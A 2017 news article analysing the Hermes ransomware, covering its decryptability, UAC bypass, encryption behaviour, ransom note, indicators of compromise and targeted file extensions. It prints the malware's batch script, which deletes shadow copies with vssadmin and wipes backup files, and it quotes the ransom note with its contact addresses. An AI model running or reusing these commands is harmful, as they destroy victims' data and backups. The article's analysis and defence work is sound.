

Hermes Ransomware Decrypted in Live Video by Emsisoft's Fabian Wosar

By

[Lawrence Abrams](#)

February 16, 2017 | 07:41 PM

Emsisoft CTO and Malware Researcher [Fabian Wosar](#) has stated in the past that he wanted to perform an educational live stream about reversing malware. Today, after GData security researcher [Karsten Hahn](#) discovered a new ransomware called Hermes, Fabian decided to use it as the sample for his first live streaming session.

The best part of it is that it turns out that this ransomware was able to be decrypted. This allowed those of us who were watching the live stream to get a first hand view of how a malware researcher analyzes and creates a decryptor for a new ransomware.

Fabian's Analysis shows that Hermes can be Decrypted

While analyzing the Hermes sample, Fabian found that the seed used to generate the encryption key could be attacked in order to create a decryptor. Once this was determined, Fabian displayed how this knowledge could be used to generate a key and a subsequent decryptor for encrypted files.


For those interested in this process, you can watch the full video, which is embedded below. I watched a good portion of the live stream today and it is an interesting way to gain a better insight as to how researchers analyze malware.

While it has been shown that a decryptor can be made for the Hermes Ransomware, it is not available as of yet. Once it becomes available, I will add a link to it here.

Hermes Uses a UAC Bypass to Delete Shadow Volume Copies

BLEEPINGCOMPUTER

When Hermes is executed, it will also use a User Account Control, or UAC, bypass called [Eleven](#), or [Elevation by environment variable expansion](#), to delete a victim's Shadow Volume Copies and backup files.




Eleven UAC Bypass Folder

This bypass, which is best explained in the linked to article above, will allow a VBS file called **Shade.vbs** file to bypass User Account Control and launch with elevated privileges. This VBS file then launches a batch file called **Shade.bat** that is used to clear all of the Shadow Volume Copies and delete backup sets. The backup sets that are deleted are described in more detail in the next section.

Hermes Attempts to Delete Backup Files

As described in the previous section, Hermes will use a UAC bypass to execute a batch file called **shade.bat**. This batch file, shown below, will not only delete the computer's shadow volumes, but will also delete backup images that may be present on the computer. It does this to prevent a victim from restoring encrypted files from a backup.

BLEEPINGCOMPUTER



```
1 vssadmin Delete Shadows /all /quiet
2 vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
3 vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
4 vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
5 vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
6 vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
7 vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
8 vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
9 vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
10 vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
11 vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
12 vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
13 vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
14 vssadmin Delete Shadows /all /quiet
15 del /s /f /q c:*.VHD c:*.bac c:*.bak c:*.wbcat c:*.bkf c:Backup*. * c:Backup*. * c:*.set c:*.win c:*.dsk
16 del /s /f /q d:*.VHD d:*.bac d:*.bak d:*.wbcat d:*.bkf d:Backup*. * d:Backup*. * d:*.set d:*.win d:*.dsk
17 del /s /f /q e:*.VHD e:*.bac e:*.bak e:*.wbcat e:*.bkf e:Backup*. * e:Backup*. * e:*.set e:*.win e:*.dsk
18 del /s /f /q f:*.VHD f:*.bac f:*.bak f:*.wbcat f:*.bkf f:Backup*. * f:Backup*. * f:*.set f:*.win f:*.dsk
19 del /s /f /q g:*.VHD g:*.bac g:*.bak g:*.wbcat g:*.bkf g:Backup*. * g:Backup*. * g:*.set g:*.win g:*.dsk
20 del /s /f /q h:*.VHD h:*.bac h:*.bak h:*.wbcat h:*.bkf h:Backup*. * h:Backup*. * h:*.set h:*.win h:*.dsk
21 del %0
```

Shade.bat File to Delete Shadow Volume Copies and Backups


The backup images that are deleted are ones that match the following filenames:

```
*.VHD, *.bac, *.bak, *.wbcat, *.bkf, Backup*.*, backup*.*, *.set, *.win, *.dsk
```

How Hermes Ransomware Encrypts a Computer.

When the Hermes Ransomware is executed, it will copy itself to **C:\Users\Public\Reload.exe** and execute itself. It will then launch a batch file called **system_.bat**, which is used to delete the original installer as shown below.

BLEEPINGCOMPUTER




```
1 @echo off
2 del "c:\Users\User\hermes.exe"
3 del %0
```

System_.bat Batch File

Hermes will then begin to scan a victim's computer and unmapped network shares for files that contain certain extensions and encrypt them using AES encryption. The list of targeted file extensions can be found at the end of this article.

It should be noted that when Hermes encrypts a file, it does not append a new extension to the encrypted file. It will, though, add a file marker at the end of the encrypted file's contents called **HERMES** as seen below.

BLEEPINGCOMPUTER



File Marker in Encrypted File

While encrypting files it will create a ransom note named **DECRYPT_INFORMATION.html** and a file called **UNIQUE_ID_DO_NOT_REMOVE** in each folder that a file was encrypted. It is suspected that **UNIQUE_ID_DO_NOT_REMOVE** file contains the AES encryption key used to encrypt the files, which is further encrypted by a bundled RSA key. This makes it so only the ransomware developer can decrypt this file and retrieve a victim's decryption key.

During this process, the ransomware will also delete shadow volume copies and backup files as described in the previous sections. When done, it will display the **DECRYPT_INFORMATION.html** ransom note that contains information on what happened to the victim's files, an offer to decrypt 3 files for free, and payment instructions.



Hermes Ransom Note

This ransom note includes two methods that a victim can contact the developer in order to get payment instructions. These are a [Bitmessage](#) address of BM-2cXfK4B5W9nvcI7dYxUhuHYZSmJZ9zibwH@bitmessage.ch and the email address [x2486@india.com](#). At this time it is not known how much the developer is demanding for the ransom payment.

The good news is that now that a decryptor is imminent, victim's will not have to pay to get their files back. In the meantime, for those who wish to discuss this ransomware or receive support, you can use the [Hermes Ransomware Help & Support Topic](#).


How can you Protect Yourself from Ransomware?

If you were infected by Hermes, I can only say that I know what you are going through is terrible. I have helped enough people with ransomware over the past 5 years to know that its a horrible and violating experience and not one I wish on anyone.

BLEEPINGCOMPUTER

For anyone who was infected with the Hermes Ransomware or is concerned about future infections, I highly recommend [Emsisoft Anti-Malware](#) for their behavior blocker component. Not only do you get a great security program, but their behavior blocker has an incredible track record at preventing new zero-day ransomware from encrypting a computer.

This is what happened when I tried running the Hermes installer with Emsisoft Anti-Malware's Behavior Blocker enabled.



Unfortunately, the behavior blocker is only available in the paid for version, so you would need to [purchase Emsisoft Anti-malware](#) in order to benefit from this feature.

In full disclosure, we do earn a commission if you purchase Emsisoft Anti-Malware through the above link. With that said, I am only recommending Emsisoft Anti-malware because I believe in the program and that it can do a terrific job protecting you from Ransomware and other malware.

Files associated with the Hermes Ransomware

```
C:\Eleven\Comet.{20D04FE0-3AEA-1069-A2D8-08002B30309D}\
C:\Eleven\Microsoft\
C:\Eleven\Microsoft\Windows\
C:\Eleven\Microsoft\Windows\Caches\
C:\Eleven\Microsoft\Windows\Caches\cversions.2.db
C:\Eleven\Microsoft\Windows\Caches\{6AF0698E-D558-4F6E-9B3C-3716689AF493}.2.ver0x0000000000000001.db
C:\Eleven\Microsoft\Windows\Caches\{73E271C2-E043-4985-A165-1B09233B848B}.2.ver0x0000000000000001.db
```

BLEEPINGCOMPUTER

```
C:\Eleven\Microsoft\Windows\Caches\{DDF571F2-BE98-426D-8288-1A9A39C3FDA2}.2.ver0x0000000000000001.db
C:\Eleven\Microsoft\Windows\Caches\{E0B113B6-B2EA-4F79-9F6D-C7F51DA96E93}.2.ver0x0000000000000001.db
C:\Eleven\Microsoft\Windows\Start Menu
C:\Eleven\Microsoft\Windows\Start Menu\Programs
C:\Eleven\Microsoft\Windows\Start Menu\Programs\Administrative Tools
C:\Eleven\Microsoft\Windows\Start Menu\Programs\Administrative Tools\Computer Management.lnk
C:\Users\Public\Reload.exe
C:\Users\Public\shade.bat
C:\Users\Public\shade.vbs
C:\Users\Public\system_.bat
```

Registry entries associated with the Hermes Ransomware

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\allkeeper C:\users\User\Desktop\DECRYPT
_INFORMATION.html
```

Hashes:

```
SHA256: 059aab1a6ac0764ff8024c8be37981d0506337909664c7b3862fc056d8c405b0
```

Ransom Note Text:

HERMES RANSOMWARE

All your important files are encrypted

Your files has been encrypted using RSA2048 algorithm with unique public-key stored on your PC .

There is only one way to get your files back: contact with us, pay, and get decryptor s software.

BLEEPINGCOMPUTER

You have "UNIQUE_ID_DO_NOT_REMOVE" file on your desktop also it duplicated in some folders,

its your unique idkey, attach it to letter when contact with us. Also you can decrypt 3 files for test.

We accept Bitcoin, you can find exchangers on <https://www.bitcoin.com/buy-bitcoin> and others .

Contact information:

primary email: BM-2cXfK4B5W9nvcI7dYxUhuHYZSmJZ9zibwH@bitmessage.ch

reserve email: x2486@india.com

Hermes Contact Info:

BM-2cXfK4B5W9nvcI7dYxUhuHYZSmJZ9zibwH@bitmessage.ch

x2486@india.com

Targeted File Extensions:

.tif, .php, .accdb, .dbf, .arw, .txt, .doc, .docm, .docx, .zip, .rar, .xlsx, .xls, .xlsb, .xlsm, .jpg, .jpe, .jpeg, .bmp, .eq1, .sql, .adp, .mdf, .frm, .mdb, .odb, .odm, .odp, .ods, .dbc, .frx, .dbs, .pds, .pdt, .pdf, .cfu, .mxl, .epf, .kdbx, .erf, .vrp, .grs, .geo, .pff, .mft, .efd, .rib, .max, .lwo, .lws, .obj, .fbx, .dgn, .dwg, .abs, .adn, .aft, .ahd, .alf, .ask, .awdb, .azz, .bdb, .bib, .bnd, .bok, .btr, .bak, .cdb, .ckp, .clkw, .cma, .crd, .dad, .daf, .dbk, .dbt, .dbv, .dbx, .dcb, .dct, .dcx, .ddl, .dmo, .dnc, .dqy, .dsk, .dsn, .dta, .dtsx, .dxl, .eco, .ecx, .edb, .emd, .fcd, .fic, .fid, .fil, .fol, .fpt, .fzb, .fzv, .gdb, .gwi, .hdb, .his, .idc, .ihx, .itdb, .itw, .jtx, .kdb, .lgc, .maq, .mdn, .mdt, .mrg, .mud, .mwb, .myd, .ndf, .nsf, .nyf, .oce, .oqy, .ora, .orx, .owc, .owg, .oyx, .pan, .pdb, .pdm, .phm, .pnz, .pth, .pwa, .qpx, .qry, .qvd, .rctd, .rdb, .rpd, .rsd, .sbf, .sdb, .sdf, .spq, .sqb, .stp, .str, .tcx, .tdt, .tm, .trm, .udb, .usr, .vdb, .vpd, .wdb, .wmdb, .xdb, .xld, .xlgc, .zdb, .zdc, .cdr, .cdr3, .ppt, .pptx, .abw, .act, .aim, .ans, .apt, .asc, .ase, .aty, .awp, .awt, .aww, .bad, .bbs, .bdp, .bdr, .bean, .bna, .boc, .btd, .cnm, .crwl, .cyi, .dca, .dgs, .diz, .dne, .docz, .dot, .dotm, .dotx, .dsv, .dvi, .eio, .eit, .emlx, .epp, .err, .etf, .etx, .euc, .faq, .fbl, .fcf, .fdf, .fd, .r, .fds, .fdt, .fdx, .fdxt, .fes, .fft, .flr, .fodt, .gtp, .frt, .fwdn, .fxc, .gdoc, .gio, .gp, .n, .gsd, .gthr, .hbk, .hht, .htc, .hwp, .idx, .iil, .ipf, .jis, .joe, .jrtf, .kes, .klg, .knt, .kon, .kwd, .lbt, .lis, .lit, .lnt, .lrc, .lst, .ltr, .ltx, .lue, .luf, .lwp, .lyt, .lyx, .man, .map, .mbox, .mell, .min, .mnt, .msg, .mwp, .nfo, .njx, .now, .nzb, .ocr, .odo, .odt, .ofl, .oft, .ort, .ott, .pfs, .pfx, .pjt, .prt, .psw, .pvj, .pvm, .pwi, .pwr, .qdl, .rad, .rft, .ris

BLEEPINGCOMPUTER

, .rng, .rpt, .rst, .rtd, .rtf, .rtx, .run, .rzk, .rzn, .saf, .sam, .scc, .scm, .sct, .scw, .s
dm, .sdoc, .sdw, .sgm, .sig, .sla, .sls, .smf, .sms, .ssa, .stw, .sty, .sub, .sxx, .sxw, .tab,
.tdf, .tex, .text, .thp, .tlb, .tmv, .tmx, .tpc, .tvj, .unx, .uof, .uot, .upd, .utf8, .utxt, .
vct, .vnt, .wbk, .wcf, .wgz, .wpa, .wpd, .wpl, .wps, .wpt, .wpw, .wri, .wsc, .wsd, .wsh, .wtx,
.xdl, .xlf, .xps, .xwp, .xyp, .xyw, .ybk, .yaml, .zabw, .abm, .afx, .agif, .agp, .aic, .albm, .
apd, .apm, .apng, .aps, .apx, .art, .asw, .bay, .bm, .brk, .brn, .brt, .bss, .bti, .cal, .cal
s, .can, .cdc, .cdg, .cimg, .cin, .cit, .colz, .cpc, .cpd, .cpg, .cps, .cpx, .dcr, .dds, .dgt,
.dib, .djv, .djvu, .dmi, .vue, .dpx, .wire, .drz, .dtw, .dvl, .ecw, .eip, .exr, .fal, .fax, .f
pos, .fpx, .gcdp, .gfb, .gfie, .ggr, .gif, .gih, .gim, .spr, .scad, .gpd, .gro, .grob, .hdp, .
hdr, .hpi, .icn, .icon, .icpr, .iiq, .info, .ipx, .itc2, .iwi, .jas, .jbig, .jbmp, .jbr, .jfif
, .jia, .jng, .jpg2, .jps, .jpx, .jtf, .jwl, .jxr, .kdc, .kdi, .kdk, .kic, .kpg, .lbm, .ljp, .
mac, .mbm, .mef, .mnr, .mos, .mpf, .mpo, .mrxs, .myl, .ncr, .nct, .nlm, .nrw, .oci, .omf, .opl
c, .asy, .cdmm, .cdmt, .cdmz, .cdt, .cgm, .cmx, .cnv, .csy, .cvg, .cvi, .cvs, .cvx, .cwt, .cxf
, .dcs, .ded, .dhs, .dpp, .drw, .dxb, .dxf, .egc, .emf, .eps, .epsf, .fif, .fig, .fmv, .ftn, .
fxg, .gem, .glox, .hpg, .hpgl, .hpl, .idea, .igt, .igx, .imd, .ink, .lmk, .mgcb, .mgmf, .mgmt,
.mgmx, .mgtx, .mmat, .mat, .otg, .ovp, .ovr, .pcs, .pfv, .plt, .vrml, .pobj, .psid, .rdl, .scv
, .ssk, .stn, .svf, .svgz, .sxd, .tlc, .tne, .ufr, .vbr, .vec, .vml, .vsd, .vsdm, .vsdx, .vstm
, .stm, .vstx, .wpg, .vsm, .xar, .yal, .orf, .ota, .oti, .ozb, .ozj, .ozt, .pal, .pano, .pap,
.pbm, .pcd, .pdd, .pef, .pfi, .pgf, .pgm, .pic, .pict, .pix, .pjpg, .pmg, .pni, .pnm, .pntg, .
pop, .ppm, .prw, .psdx, .pse, .psp, .ptg, .ptx, .pvr, .pxr, .pza, .pzp, .pzs, .qmg, .ras, .rcu
, .rgb, .rgf, .ric, .riff, .rix, .rle, .rli, .rpf, .rri, .rsb, .rsr, .rwl, .s2mv, .sci, .sep,
.sfc, .sfw, .skm, .sld, .sob, .spa, .spe, .sph, .spj, .spp, .srw, .ste, .sumo, .sva, .save, .s
sfn, .tbn, .tfc, .thm, .tjp, .tpi, .ufo, .uga, .vda, .vff, .vpe, .vst, .wbc, .wbd, .wbm, .wbmp
, .wbz, .wdp, .webp, .wpb, .wpe, .wvl, .ysp, .zif, .cdr4, .cdr6, .cdrw, .ddoc, .css, .pptm, .r
aw, .cpt, .pcx, .pdn, .png, .psd, .tga, .tiff, .xpm, .sai, .wmf, .ani, .flc, .fli, .mng, .smil
, .svg, .mobi, .swf, .html, .csv, .xhtml, .dat,